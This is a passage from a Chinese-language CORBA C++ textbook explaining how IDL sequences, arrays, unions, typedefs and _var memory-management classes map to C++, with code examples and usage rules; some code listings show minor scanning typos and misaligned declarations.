get_buffer 修改函数提供了对序列缓冲区的读写访问功能。它的 orphan 参数用来确定谁拥有对缓冲区的所有权。如果 orphan 为 false(缺省情况下),序列保留对缓冲区的所有权,并且在离开作用域时释放缓冲区。如果 orphan 为 true,那么就由用户对返回的缓冲区负责,并且最后必须用 freebuf 将它释放掉。

如果要使用 get_buffer 修改函数的话,就应该小心一点。这一函数可以用来对序列元素赋值。然而,如果元素是字符串、宽位字符串或对象引用的话,那么就需要检查序列的 release 标志(由 release 成员函数返回)。如果 release 标志为 false,那么就不能在对序列元素赋值前把它们释放掉。如果 release 标志为 true,那么就必须在对序列元素赋值前把它们释放掉。释放函数是 CORBA::string_free, CORBA::wstring_free 和 CORBA::release,取决于序列元素是字符串、宽位字符串还是对象引用(对于其他元素类型则不需要考虑内存管理)。

从序列那里获取缓冲区的所有权后,序列恢复为与缺省构造函数所构造的状态相同。如果解除 release 标志为 false 的序列对缓冲区的所有权,那么 get_buffer 将返回一个空指针。

6.14.2 有界序列的映射

除了序列的最大值由所生成的类提供之外,有界序列的映射与无界序列的映射一样。例如:

```
typedef sequence<double,100> DoubleSeq;
```

这产生下列的类:

```
class DoubleSeq _var;
```

```

class DoubleSeq {
public:
    DoubleSeq();
    DoubleSeq(
        CORBA::ULong len,
        CORBA::Double * data,
        CORBA::Boolean release = 0
    );
    ~DoubleSeq();

    DoubleSeq(const DoubleSeq &);

    operator = (const DoubleSeq &);

    operator[](CORBA::ULong idx);
    operator[](CORBA::ULong idx) const;

    CORBA::ULong length() const;
    CORBA::ULong length(CORBA::ULong newlen);
    Boolean maximum() const;

    Boolean release() const;
    void replace(
        CORBA::ULong length,
        CORBA::Double * data,
        CORBA::Boolean release = 0
    );
    CORBA::Double *
    CORBA::Double *
    static CORBA::Double *
    static void freebuf(CORBA::Double * data);

    typedef DoubleSeq var_var_type;
};


```

可以看到,有界序列与无界序列的区别只是在于,有界序列中没有最大值构造函数,数据构造函数不会接受一个最大值参数(在源代码中,类中生成的最大值为100)。

有界序列的长度超出最大值的话,那么就会出现不可预料的结果,往往是核心转储。调用 allocbuf 时,不需要指定与序列边界值一样的元素个数。

6.14.3 序列使用中的一些限制

元素的插入与删除

序列映射中一个不好的地方是只能在序列尾部改变序列的长度。如果想要将一个元素插入到序列中,那么就必须把元素拷贝到插入点的右侧方来把序列分开。下面的辅助函数预先把元素插入到序列中一个指定的位置上。如果指定位置的下标与序列长度相同的话,那么就会在序列的尾部添加这一元素。函数中只能使用0到 length() 范围内的下标值:

```

template<class Seq, class T>
void
pre_insert(Seq & seq, const T & elmt, CORBA::ULong idx)

```

```

{
    seq.length(seq.length() + 1);
    for(CORBA::ULong i = seq.length() - 1; i > idx; i--)
        seq[i] = seq[i - 1];
    seq[idx] = clmt;
}

```

这段代码在原序列中增加了一个元素，然后从序列的插入点到尾部一个一个拷贝元素，从而将序列分开，最后给新的元素赋值。

删除元素的话也可以用相同的代码，需要在删除点的左边把序列连结起来：

```

template<class Seq>
void
remove(Seq & seq, CORBA::ULong idx)
{
    for(CORBA::ULong i = idx; i < seq.length() - 1; i++)
        seq[i] = seq[i + 1];
    seq.length(seq.length() - 1);
}

```

序列的插入和删除运算符都有 $O(n)$ 运行时性能。如果经常进行插入与删除，尤其是对于具有复杂类型元素的长序列，这一性能就变得不太理想。在这种情况下，最好使用更为合适的数据结构，而不去使用序列元素。

例如，可以使用 STL 集或多个集在 $O(\log n)$ 时间内完成插入与删除。在集合处于最终状态后，只需要通过拷贝集合的内容就可以创建一个类似的序列。如果需要对序列进行更新，但是想要使序列中的元素按原来的方式排列的话，这种方法显得尤为有用。

使用带有复杂类型参数的数据构造函数

如果序列中包含了用户自定义的复杂类型的元素，那么数据构造函数中就只能用于某些限定的数值。考虑下面的 IDL：

```

typedef string          Word;
typedef sequence<Word> Line;
typedef sequence<Line> Document;

```

上面的 IDL 将一行文字表示为一个单词序列，将一个文档表示为一个语句行序列。数据构造函数的问题是我们不知道用于单词序列的 C++ 类在内部是如何表示的。例如，序列类肯定要有指向序列缓冲区所占据的动态内存的私有数据成员。这就是说，我们不能把序列值写入到一个二进制文件，然后再通过读取文件以重构该序列。在读取文件时，私有的序列指针可能会指向错误的内存区域。

可以用序列数据构造函数来创建一个复杂数值的序列，但是序列元素必须通过成员赋值或拷贝来创建。例如：

```

Line * docp = Document::allocbuf(3);           // Three-line document
Line tmp;                                       // Temporary line
tmp.length(4);                                 // Initialize first line
tmp[0] = CORBA::string_dup("This");

```

```

tmp[1] = CORBA::string_dup("is")
tmp[2] = CORBA::string_dup("line");
tmp[3] = CORBA::string_dup("one.");
doep[0] = tmp;                                // Assign first line
tmp.length(1);                                 // Initialize second line
tmp[0] = CORBA::string_dup("Line2");           // Initialize third line
doep[1] = tmp;                                // Assign second line
tmp[0] = CORBA::string_dup("Line3");           // Initialize fourth line
doep[2] = tmp;                                // Assign third line
Document my_doc(3, 3, doep, 1);               // Use data constructor
// ...

```

这段代码是正确的,但是数据构造函数的使用不再具有性能上的优势(因为不能通过从一个二进制文件中读取序列元素或拷贝内存的方法来创建序列元素)。因此,我们应该避免用数据构造函数来创建复杂类型的序列和 release 标志为 false 的字符串序列。

6.14.4 序列的使用规则

下面是安全使用序列的一些规则:

- 不要去考虑什么时候会调用构造函数和析构函数。序列映射的实现完全可能因为效率上的原因而延迟元素的构造或释放。这就是说,代码中不能使用由构造或释放元素所产生的作用。只能假定元素在第一次赋值时由拷贝而生成,在第一次访问时进行缺省的构造,在序列的长度减小时或离开作用域后撤消。这样考虑的话,就不会产生一些意料不到的事情。
- 如果 release 标志为 false 的话,就不要将序列传递给一个函数,以对序列进行修改。如果序列没有对缓冲区的所有权的话,被调用的函数在改变序列元素时可能会造成内存的泄漏。
- 避免使用复杂类型元素的数据构造函数,对于复杂类型,数据构造函数并没有任何优势,只会使源代码更为复杂。
- 请记住,序列长度超出当前最大值的话会使元素在内存中再次定位。
- 不要将序列的下标值超出序列的当前长度。
- 不要使有界序列的长度增长到超出它的边界值。
- 不要使用数据构造函数或缓冲区操作函数,除非确实需要。对缓冲区进行直接操作容易造成潜在的内存管理上的错误,我们应该考虑到性能上的提高往往需要附加的代码以及检验功能。

6.15 数组的映射

IDL 数组可以映射成具有对应元素类型的 C++ 数组。字符串元素被映射成 String-mgr(或者映射实现中的一些其他特有类型)。这里的关键之处是字符串元素初始化为空字符串,否则的话,字符串元素类似于 String-var(也就是说,需要考虑内存管理)。例如:

```

typedef float      FloatArray[4];
typedef string     StrArray[15][10];

struct S {
    string      s_mem;
    long        l_mem;
};

typedef S          StructArray[20];

```

上述代码将映射成下面的 C++ 代码：

```

typedef CORBA::Float           FloatArray[4];
typedef CORBA::Float           FloatArray_slice;
FloatArray_slice *             FloatArray_alloc();
FloatArray_slice *             FloatArray_dup(
    const FloatArray_slice * );
void                           FloatArray_copy(
    FloatArray_slice *       to,
    const FloatArray_slice * from
);
void                           FloatArray_free(FloatArray_slice * );
typedef CORBA::String_mngr   StrArray [15][10];
typedef CORBA::String_mngr   StrArray_slice[10];
StrArray_slice *               StrArray_alloc();
StrArray_slice *               StrArray_dup(const StrArray_slice * );
void                           StrArray_copy(
    StrArray_slice *         to,
    const StrArray_slice *   from
);
void                           StrArray_free(StrArray_slice * );
struct S{
    CORBA::String_mngr   s_mem;
    CORBA::Long          l_mem;
};
typedef S                      StructArray [20];
typedef S                      StructArray_slice;
StructArray_slice *            StructArray_alloc();
StructArray_slice *            StructArray_dup(
    const StructArray_slice * );
void                           StructArray_copy(
    StructArray_slice *      to,
    const StructArray_slice * from
);
void                           StructArray_free(StructArray_slice * );

```

可以看到，每个 IDL 数组的定义都会在 C++ 中生成一个对应的数组定义。这就意味着我们可以在代码中使用 IDL 数组类型，就像在代码中可以使用其他数组类型一样。例如：

```

FloatArray my_f = { 1.0,2.0,3.0};
my_f[3] = my_f[2];

StrArray my_str;
my_str[0][0] = CORBA::string_dup("Hello"); // Transfers ownership
my_str[0][1] = my_str[0][0]; // Deep copy

StructArray my_s;
my_s[0].s_mem = CORBA::string_dup("World"); // Transfers ownership
my_s[0].l.mem = 5;

```

为了动态分配一个数组,必须使用生成的内存分配与释放函数(使用 new[]和 delete[])的话,代码将不可移植):

```

// Allocate 2-D array of 150 empty strings
StrArray slice * sp1 = StrArray_alloc();

// Assign one element
sp1[0][0] = CORBA::string_dup("Hello");

// Allocate copy of sp1
StrArray slice * sp2 = StrArray_dup(sp1);

StrArray x; // 2 D array on the stack
StrArray_copy(&x,sp1); // Copy contents of sp1 into x

StrArray_free(sp2); // Deallocate
StrArray_free(sp1); // Deallocate

```

内存分配函数返回一个空指针,以表示函数调用失败,并不发送 CORBA 或 C++ 异常。

内存分配函数使用代码中生成的数组的切片类型。一个数组的切片类型是第一维元素的类型(或者,对于二维数组就是行的类型)。在 C++ 中,数组的表达式可以转换成指向第一个元素的指针,而切片类型使该类型的指针的说明变得更为简单。对于一个数组类型 T,指向第一个元素的指针可以说明为 T slice *。因为 IDL 数组映射为 C++ 的实际数组,所以也可以通过指针算法来遍历数组的元素。

StrArray_copy 函数用于对数组的内容进行多层次拷贝,使用时既不需要对源数组进行动态分配,也不需要对目标数组进行动态分配。这一函数可以有效地实现数组的赋值。(因为 IDL 数组被映射成 C++ 数组,而 C++ 并不支持数组的赋值,所以映射不能提供用于数组赋值的重载运算符。)

6.16 联合的映射

IDL 联合不能被映射成 C++ 联合,变长度的联合成员(如字符串)被映射成类,但是 C++ 不允许联合中包含带有特殊构造函数的类成员。此外,C++ 联合不带有判别功能。为了解决这些问题,IDL 联合被映射成 C++ 类。例如:

```

union U switch (char ) {
    case 'L':

```

```

    long      long_mem;
case 'c':
case 'C':
    char      char_mem;
default:
    string    string_mem;
};

```

相对应的 C++ 类中有一个用于存取每个联合成员的成员函数和一个用于修改每个联合成员的成员函数。此外，还有用于控制鉴别器和解决初始化和赋值问题的成员函数：

```

class U_var;
class U {
public:
    U();
    U(const U &);
    ~U();
    U &
    CORBA::Char
    void
    CORBA::Long
    void
    CORBA::Char
    void
    const char *
    void
    void
    void
    string_mem() const;
    long_mem(CORBA::Long);
    char_mem() const;
    char_mem(CORBA::Char);
    string_mem() const;
    string_mem(char *);
    string_mem(const char *);
    string_mem(const CORBA::String_var &);

    typedef U_var var_type;
};

```

对于其他 IDL 类型，可能在类中还会有其他的成员函数。如果说有的话，这些函数是映射实现的内部函数，可以不用考虑这些函数^⑤。

6.16.1 联合的初始化和赋值

对于其他复杂 IDL 类型，联合中有一个构造函数，一个拷贝构造函数，一个赋值运算符和一个析构函数。

U()

联合的缺省构造函数不会在应用程序中对类进行初始化，这就是说必须在读取联合的内容之前对联合进行初始化，甚至不允许读取一个缺省构造的联合的鉴别器的值。

U(const U &)
U & operator = (const U &)

^⑤ 我们将在 18.14.1 中再给出 var-type 的定义及其使用示例。

拷贝构造函数和赋值运算符进行多层次拷贝,因此如果联合中包含一个字符串,那么字符串内容就可以进行正确地拷贝。

```
~U()
```

析构函数用于撤消一个联合。如果联合中包含了一个变长度成员,那么给成员函数分配的内存就可以正确地释放。撤消一个未初始化的缺省构造的联合是安全的。

6.16.2 联合的成员与鉴别器的访问

为了激活一个联合成员或给一个联合成员赋值,可以调用相应的修改成员函数。给一个联合成员赋值也可以设置鉴别器的数值。可以通过调用_d 成员函数读取鉴别器的数值。例如:

```
U my_u;                                // "my_u" is not initialized
my_u.long_mem(99);                      // Activate long_mem
assert(my_u._d() == 'L');                // Verify discriminator
assert(my_u.long_mem() == 99);            // Verify value
```

在这个例子中,没有在调用缺省的构造函数后对联合进行初始化。调用 long_mem 成员的修改成员函数可以对联合进行初始化,因为这样的话会激活该成员,并且设置它的值。作为一种副作用,通过修改成员函数给成员赋值也可以设置鉴别器的数值。上述代码在通过 assert 函数测试了鉴别器的值,以便验证联合能够正确工作。同时,在代码中也通过调用存取成员函数来读取 long_mem 的值。因为 long_mem 的值已经被设为 99,存取函数当然会返回这一个数值。代码中又用 assert 来测试这个结果。

为了改变联合中激活的成员,可以调用另外一个成员的修改函数,以给该成员赋值:

```
my_u.char_mem('X');          // Activate and assign to char_mem
// Discriminator is now 'c' or 'C', who knows...
my_u._d('C');               // Now it is definitely 'C'
```

相应地,激活成员 char_mem 可以设置鉴别器的值。问题是这里有两个合法的鉴别器值:'c' 和 'C'。激活成员 char_mem 可以将鉴别器设为其中的一个,但是我们无法知道具体是哪一个值(这个值的选定取决于不同的实现)。上述代码在激活成员后,将鉴别器的值明确设为 'C'。

如果设置鉴别器的值会激活或失效一个成员的话,那么就不能设置鉴别器的值:

```
my_u.char_mem('X');          // Activate and assign char_mem
assert(my_u._d() == 'c' || my_u._d() == 'C');
my_u._d('c');                // OK
my_u._d('C');                // OK
my_u._d('X');                // Illegal, would activate string mem
```

上述例子说明了只能将鉴别器设为与当前激活的联合成员一致的值(这里合法的值是'c' 和 'C')。将鉴别器值设为其他的值会产生不可预料的结果,许多实现将会故意产生核心转储,以提醒用户程序出现了非常严重的运行时错误。

设置联合的缺省成员可以使鉴别器设定未定义的状态:

```

my_u.string_mem(CORBA::string_dup("Hello"));
// Discriminator value is now anything except 'c', 'C', or 'L'.
assert(my_u._d() != 'c' && my_u._d() != 'C' && my_u._d() != 'L');

```

联合类型的实现会挑选一个可用于缺省成员的鉴别器值,但是再次说明,具体所选的值是由实现决定的。

联合的这一特性会使跟踪之类的操作变得很不方便。假设在代码中有一条跟踪语句,用在不同的显示位置上显示鉴别器的值。如果缺省的成员 string_mem 在联合中被激活的话,那么就会出现问题,因为鉴别器的值可以是除了'c', 'C' 和'L'之外的任何字符。这样就会使鉴别器可能包含不能显示的字符,如换页符、Esc 字符或 Ctrl-S 字符。根据所使用的显示设置,这些字符可能会产生一些不好的效果。例如,Esc 字符可能会造成显示屏幕的清屏现象,或设置为锁屏状态,而 Ctrl-S 往往会产生中止输出的流控制字符。

总的来说,switch 语句中,用于同一联合成员的 default 语句与其他 case 语句不会把一个已经定义的数值分配给联合的鉴别器。建议在使用这些 IDL 特性时要小心。通常,可以通过其他的方式来达到自己想要的目的,并且避免使用一些难懂的代码。

上述的例子还说明了另外一个重要的内容。联合内部的字符串成员的作用类似于 String_var。尤其是用于 string_mem 成员的修改成员函数是重载的,可分别用于 const char * ,char * 和 String_var &。通常来说,char * 修改函数拥有对赋值字符串的所有权,而 const char * 和 String_var 修改函数进行多层次拷贝:

```

U my_u;
// Explicit copy
my_u.string_mem(CORBA::string_dup("Hello"));
// Free "Hello", copy "World"
my_u.string_mem((const char *) "World");
CORBA::String_var s = CORBA::string_dup("Again");
// Free "World", copy "Again"
my_u.string_mem(s);
// Free "Again", activate long_mem
my_u.long_mem(999);
cout << s << endl;           // Prints "Again"

```

对于动态分配的联合,可以使用 new 和 delete:

```

U * up = new U;
up->string_mem(CORBA::string_dup("Hello"));
// ...
delete up;

```

在非均匀内存管理的体系结构上,ORB 会生成用于联合的内存分配与内存释放运算符,因此使用 new 和 delete 还是安全的。

6.16.3 没有 default 语句的联合

下面是一个可以用来模拟可选参数的联合(参阅4.7.4小节);

```
union AgeOpt switch(boolean) {
    case TRUE:
        unsigned short age;
}
```

这一联合中并没有 default 语句,但是当鉴别器为 FALSE 时有一个隐式缺省成员。如果联合有一个隐式缺省成员,那么映射将会生成一个附加的用于相应的 C++ 类的 _default 成员函数:

```
class AgeOpt var;
class AgeOpt {
public:
    AgeOpt();
    AgeOpt(const AgeOpt &);
    ~AgeOpt();
    operator =(const AgeOpt &);

    AgeOpt &
    CORBA::Boolean d() const;
    void d(CORBA::Boolean);

    CORBA::UShort age() const;
    void age(CORBA::UShort);

    void default();

    typedef AgeOpt var var_type;
};
```

映射遵循一些常规的准则,但也会添加 _default 成员函数。(有点不幸的是,在没有 default 语句的联合中多了一个 _default 成员函数,我们就不得不去掌握这个函数。)_default 成员函数可以激活联合的隐式缺省成员,并且相应地设置鉴别器的值:

```
AgeOpt my_age;
my_age._default(); // Set discriminator to false
```

在这种情况下,鉴别器的唯一合法的值是 0(表示 false)。请注意下面的代码是非法的:

```
AgeOpt my_age;
my_age.d(0); // Illegal!
```

这段代码会产生不可预料的结果,因为通过设置鉴别器来激活一个联合成员是非法的。(联合中不存在的隐式成员会被当作联合中的一个成员。)

同样,不能通过设置鉴别器的方法把一个已初始化的联合重新设为缺省的成员,必须使用 _default 成员函数:

```
AgeOpt my_age;
my_age.age(38); // Sets discriminator to 1
my_age.d(0); // Illegal!!!
my_age._default(); // Much better!
```

下面是另一个有趣的联合,这个联合来自于 Trading Service Specification[21]:

```

enum HowManyProps { none, some, all };

union SpecifiedProps switch(HowManyProps){
    case some:
        PropertyNameSeq prop_names;
    };

```

联合中允许有两个非数值类型的鉴别器的值: none 和 all。假设对联合进行初始化,以将鉴别器的值设为 none。这里再次需要使用 `_default` 成员函数:

```

SpecifiedProps sp;
sp._default();           // Activate implicit default member
                        // Discriminator is now none or all
sp._d(none);           // Fix discriminator

```

必须要调用 `_default`。如果不调用 `default` 的话,我们需要通过设置鉴别器来激活隐含的缺省成员,这样做是非法的。

6.16.4 包含复杂成员的联合

如果联合中包含了一个 `any` 类型的成员,或者包含了结构、联合、序列或定点数类型的成员,那么生成的类中将包含三个作用于每个联合成员的成员函数,而不是通常的两个成员函数。考虑下面的联合:

```

struct Details {
    double weight;
    long count;
};

typedef sequence<string> TextSeq;

union ShippingInfo switch(long) {
    case 0:
        Details packaging_info;
    default:
        TextSeq other_info;
};

```

这个联合中包含了两个成员:一个成员是一个结构,另一个成员是一个序列。生成的类中包含了我们前面讨论的所有成员函数,但是对于每个联合成员都有三个成员函数:

```

class ShippingInfo {
public:
    // Other member functions as before...
    const Details & dl_mem() const;           // Accessor
    void dl_mem(const Details &);            // Modifier
    Details & dl_mem();                      // Referent
    const TextSeq & seq_mem() const;          // Accessor
    void seq_mem(const TextSeq &);            // Modifier
    TextSeq & seq_mem();                     // Referent
};

```

对于一些简单类型,联合中包含了返回成员值的存取函数。(为了避免不必要的数据拷贝,作用于复杂类型的存取函数返回常量引用类型的数值。)同时,对于简单类型,每个成员都有一个进行多层次拷贝的修改函数。

引用成员函数返回一个对联合成员的非常量引用,使用这个成员函数可以提高效率。对于大的数据类型,通过调用存取函数和修改函数对函数进行修改的效率很低,因为这两个函数都进行多层次拷贝。通过引用就可以修改联合成员的值,而不用进行拷贝:

```
ShippingInfo info = ...; // Assume we have an initialized union...

if (info._d() != 0) {           // other_info is active
    TextSeq & s = info.other.info(); // get ref to other_info

    // We can now modify the sequence while it is
    // inside the union without having to copy
    // the sequence out of the union and back in again...
    for (CORBA::ULong i = 0; i < s.length(); i++) {
        // Modify sequence elements...
    }
}
```

当然,如果获得一个对联合成员的引用,这个成员必须是当前激活的(否则就会出现不可预料的结果)。一旦有了一个对联合成员的引用,必须在相应成员处于激活状态时才能使用这个成员。如果激活一个不同的联合成员,并且使用一个之前已激活成员的引用,那么就可能导致核心转储。

6.16.5 使用联合的规则

下面是安全使用联合的一些规则:

- 不要试图访问一个与鉴别器值不一致的联合成员,这是一个常识。联合并不能用于类型的强制转换。为了安全地读取联合成员的值,首先应该检查鉴别器的值。通常的做法是在 switch 语句中检查鉴别器的值,并且在 case 语句中处理每个联合成员值。在获得一个指向联合成员的引用时要小心一点。只有在与引用有关的成员保持激活状态时,引用才是合法的。
- 不要假定联合成员在内存中会彼此重叠。在 C 和 C++ 中,联合成员在内存中可以彼此重叠。然而,IDL 联合的 C++ 映射并不提供这一功能。一个兼容性的 ORB 可以同时保持所有联合成员的激活状态,或者可以与某些联合成员重叠。这一功能使得 ORB 可以智能化地根据联合的成员类型来调整联合的特性。(对于某些成员类型,同时保持这些成员的激活状态可能效率更高。)
- 不要猜测什么时候会调用析构函数。C++ 映射并不指明什么时候应该撤消联合的成员。如果激活一个新的成员,那么可能会因为效率的原因而推迟调用先前成员的析构函数。(推迟到整个联合被撤消后才调用析构函数的效率更高,尤其是如果成员只占据一小块内存。)应该在每个成员被失效时马上把它们撤消掉。尤其是,不要期望一个联合成员在被失效并再次激活后还能保持它原有的值。

6.17 递归结构和递归联合的映射

考虑下面的递归联合：

```
union Link switch(long) {
    case 0:
        typeA          ta;
    case 1:
        typeB          tb;
    case 2:
        sequence<Link> sc;
};
```

上面的联合中包含了一个递归成员 sc。假设我们想要激活联合中的 sc 成员，使得 sc 成为一个空的序列。前面已经说过，激活一个联合成员的唯一方法就是向存取器传递该成员的值。然而，sc 是一个匿名类型，那么，我们如何来说明一个这样类型的变量呢？

C++ 映射可以通过在联合类中生成一个附加的类型定义来解决这一问题：

```
class Link {
public:
    typedef some.internal_identifier_sc_seq;
    // Other members here...
};
```

生成类中定义了一个 _sc_seq 类型名称来表示匿名类型。总的来说，如果联合 u 中包含了一个匿名类型的 mem 成员，那么 mem 的类型名就是 u :: _mem_seq。我们可以使用这个类型名称来正确地激活联合中的递归成员：

```
Link :: _sc_seq myseq;           // myseq is empty
Link mylink;                   // uninitialized union
mylink.sc(myseq);             // activate sc
```

这一映射规则也可以用于递归的结构。如果一个结构 s 中包含了一个匿名成员 mem，那么 mem 的类型名就是 s :: _mem_seq。

6.18 类型定义的映射

IDL 类型定义可以映射为 C++ 中对应的类型定义。如果一个单一的 IDL 类型映射为多个 C++ 类型，那么每个 C++ 类型都有一个对应的类型定义。类型定义的别名可以保留下来。如果函数说明与别名有关，那么就会定义一个对应的使用别名的函数（通常是一个内联函数）：

```
typedef string StrArray[4];
typedef StrArray Address;
```

这个定义映射为：

```

typedef CORBA::String_mngr StrArray[4];
typedef CORBA::String_mngr StrArray_slice;
StrArray_slice * StrArray_alloc();
StrArray_slice * StrArray_dup(const StrArray_slice * );
StrArray_free(StrArray_slice * );

typedef StrArray Address;
typedef StrArray_slice Address_slice;

Address_slice * Address_alloc()
{ return StrArray_alloc(); }

Address_slice * Address_dup(
    const Address_slice * p
) { return StrArray_dup(p); }

void Address_free(Address_slice * p)
{ StrArray_free(p); }

```

上述代码看上去非常复杂,但实际上这段代码所表示的类型别名可以与初始类型一样使用。例如,上述映射中,我们可以在代码中使用 StrArray,也可以使用 Address。

6.19 用户定义类型和_var 类

如表6.2所述,IDL 编译器可以为每个用户定义的结构类型生成一个_var 类。这些_var 类与 String_var 的作用一样,也就是说,它们负责当前使用类型的动态分配实例的内存管理。

图6.3说明了为一个 IDL 类型 T 生成_var 类的常用方法,其中 T 是一个结构、联合或序列。_var 类的实例中有一个指向当前使用类型的一个私有指针。假定这个实例是动态分配的,并且当_var 实例离开作用域时由析构函数将其释放。




图6.3 用于结构、联合和序列的_var 类

_var 类的作用与封装当前使用类型的灵巧指针一样。重载的间接运算符将对_var 实例的成员函数的调用委托给当前使用的实例。考虑下面的代码段,其中 T 是一个序列类型:

```

{
    T-var sv = new T;      // T is a sequence, sv assumes ownership
}

```

```

sv->length(1);           // operator-> delegates to underlying T
// ...
} // ~T_var() deallocates sequence

```

这个例子说明了_T_var类的实例与普通的C++类实例非常相似,区别就是_T_var类同时管理当前使用类型的内存。

6.19.1 用于结构、联合和序列的_T_var类

下面的代码说明了用于结构、联合和序列的_T_var类的一般形式。(根据当前使用类型的不同,可能有一些其他的成员函数,我们将会简单地讨论这些函数。)

```

class T_var {
public:
    T_var();
    T_var(T *);
    T_var(const T_var &);
    ~T_var();

    T_var &
    operator=(T *);

    T_var &
    operator=(const T_var &);

    T *
    operator->();

    const T *
    operator->() const;

    operator T &();
    operator const T &() const;

    T &
    operator[](CORBA::ULong);      // For sequences
    const T *
    operator[](CORBA::ULong) const; // For sequences

    // Other member functions here...

private:
    T * myT;
};

T_var()

```

缺省的构造函数将指向当前使用实例的内部指针初始化为空指针。这样做的结果是在初始化缺省构造的_T_var实例之前,我们不能使用它。

T_var(T *)

指针构造函数假定传递的指针指向一个动态分配的实例,并且拥有对指针的所有权。

T_var(const T_var &)

拷贝构造函数对T_var和T类型的当前使用实例进行多层次拷贝,这就意味着对拷贝构造的T_var的赋值只会对拷贝造成影响,而不会对被拷贝的实例造成影响。

~T_var()

析构函数释放由内部指针所指向的实例。

T_var & operator=(T *)

指针赋值运算符首先释放当前由 T_var 拥有的类型 T 的实例,然后承担由其参数所指的实例的所有权。

```
T_var & operator=(const T_var &)
```

T_var 赋值运算符首先释放当前由 T_var 拥有的类型 T 的实例,然后对 T_var 参数和 T_var 参数所指向的类型 T 的实例进行多层次拷贝。

```
T * operator ->()
const T * operator ->() const
```

重载间接运算符是为了可以让运算符用于常量和当前使用类型的非常量实例。运算符返回一个指向当前使用实例的指针。这意味着,可以通过 T_var 来调用基本类型的任何成员函数。

```
operator T &()
const operator T &() const
```

通过这些转换运算符,T_var 可以用于需要用到对当前使用类型的常量或非常量引用的地方。

```
T & operator [](CORBA::ULong)
const T & operator[](CORBA::ULong) const
```

如果 T_var 表示一个序列或一个数组,那么就会生成下标运算符。通过下标运算符可以把 T_var 当作序列或数组类型一样来使用。这些运算符是为了使用上的方便,避免使用一些难懂的表达式,如 sv->operator[](0)。

6.19.2 -var 类的简单使用

考虑一下使用用于序列的-var 类的一个简单例子。序列的 IDL 定义是:

```
typedef sequence<string> NameSeq;
```

这样将会生成两个 C++ 类型:NameSeq,这是一个真正的序列,以及 NameSeq_var,这是一个对应的内存管理封装函数。下面是说明如何使用 NameSeq_var 实例的一个代码段:

```
NameSeq_var ns;                                // Default constructor
ns = new NameSeq();                            // ns assumes ownership
ns->length(1);                                // Create one empty string
ns[0] = CORBA::string_dup("Bjarne");           // Explicit copy

NameSeq_var ns2(ns);                           // Deep copy constructor
ns2[0] = CORBA::string_dup("Stan");            // Deallocation "Bjarne"

NameSeq_var ns3;                                // Default constructor
ns3 = ns2;                                     // Deep assignment
ns3[0] = CORBA::string_dup("Andrew");          // Deallocation "Stan"

cout << ns[0] << endl;                      // Prints "Bjarne";
cout << ns2[0] << endl;                      // Prints "Stan";
cout << ns3[0] << endl;                      // Prints "Andrew";
```

```
// When ns, ns2, and ns3 go out of scope,
// everything is deallocated cleanly...
```

对于 String_var，生成的_var 类型只是用于为动态分配的变长度类型获取返回值。例如：

```
extern NameSeq * get-names();           // Returns heap-allocated instance
NameSeq_var nsv = get-names();          // nsv takes ownership
// No need to worry about deallocation from here on ...
```

如7.14节中所述，当用户调用了一个IDL运算符时，往往会发生这样的内存分配。通过_var 实例来获取所有权意味着我们不需要考虑什么时候去释放这个变量。

6.19.3 使用_var 类的一些缺陷

使用 String_var 需要注意的地方同样也适用于使用普通的_var 类。如果用一个指针对_var 实例进行初始化或对一个指针进行赋值，那么需要确认指针确实指向动态分配的内存，否则就会导致灾难性的后果：

```
NameSeq names;                      // Local sequence
// ...
NameSeq_var nsv(&names);             // Looming disaster!
NameSeq_var nsv (new NameSeq(names)); // Much better!
```

将指针赋给_var 实例后，在间接引用该指针时必须加以小心：

```
NameSeq_var famous = new NameSeq;
famous -> length(1);
famous[0] = CORBA::string-dup("Bjarne");
NameSeq * fp = famous;                // Shallow assignment
NameSeq * ifp;
{
    NameSeq_var infamous = new NameSeq;
    infamous->length(1);
    infamous[0] = CORBA::string-dup("Bill");
    ifp = infamous;                  // Shallow assignment
    famous = infamous;              // Deep assignment
}
cout << (*fp)[0] << endl;        // Whoops, fp points nowhere
cout << (*ifp)[0] << endl;        // Whoops, ifp points nowhere
```

这些问题的产生是由于对_var 的赋值会释放前面使用的实例，因此会使指向该实例的指针失效。同样，当_var 实例离开作用域时，就会释放当前使用的实例，并且使任何指向该实例的指针失效。

实际应用中，这样的问题很少发生，因为_var 类的作用主要是避免由于返回值和 out 参数所造成的内存泄漏。在7.14.12节中可以看到更多的关于使用_var 类的例子。

6.19.4 定长度的结构、联合和序列与变长度的结构、联合和序列之间的区别

根据_var 类封装的是定长度类型或变长度类型，_var 类在它们的接口中会有所不同。

通常来说,这些区别是透明的,它们的存在是为了消除定长度类型与变长度类型在参数传递规则上的区别(在7.14.12节中将会详细讨论这一问题。)

所有的_var类都提供in, inout, out和_retn成员函数(根据_var类封装的是定长度类型还是变长度类型,这些成员函数的意义有所不同。)此外,用于变长度类型的_var类有一个特殊的转换运算符,而用于定长度类型的_var类则有一个特殊的构造函数和一个赋值运算符。

用于变长度类型的 `T-var` 成员函数

除在6.19.1节中讨论的成员函数外,对于变长度的T类型的结构、联合或序列,IDL编译器会生成下面的代码:

```

class T_var {
public:
    // Normal member functions here...

    // Member functions for variable length T:
    operator T * &();
    const T & in() const;
    T& inout();
    T * out();
    T * _retn();

};

operator T * &()

```

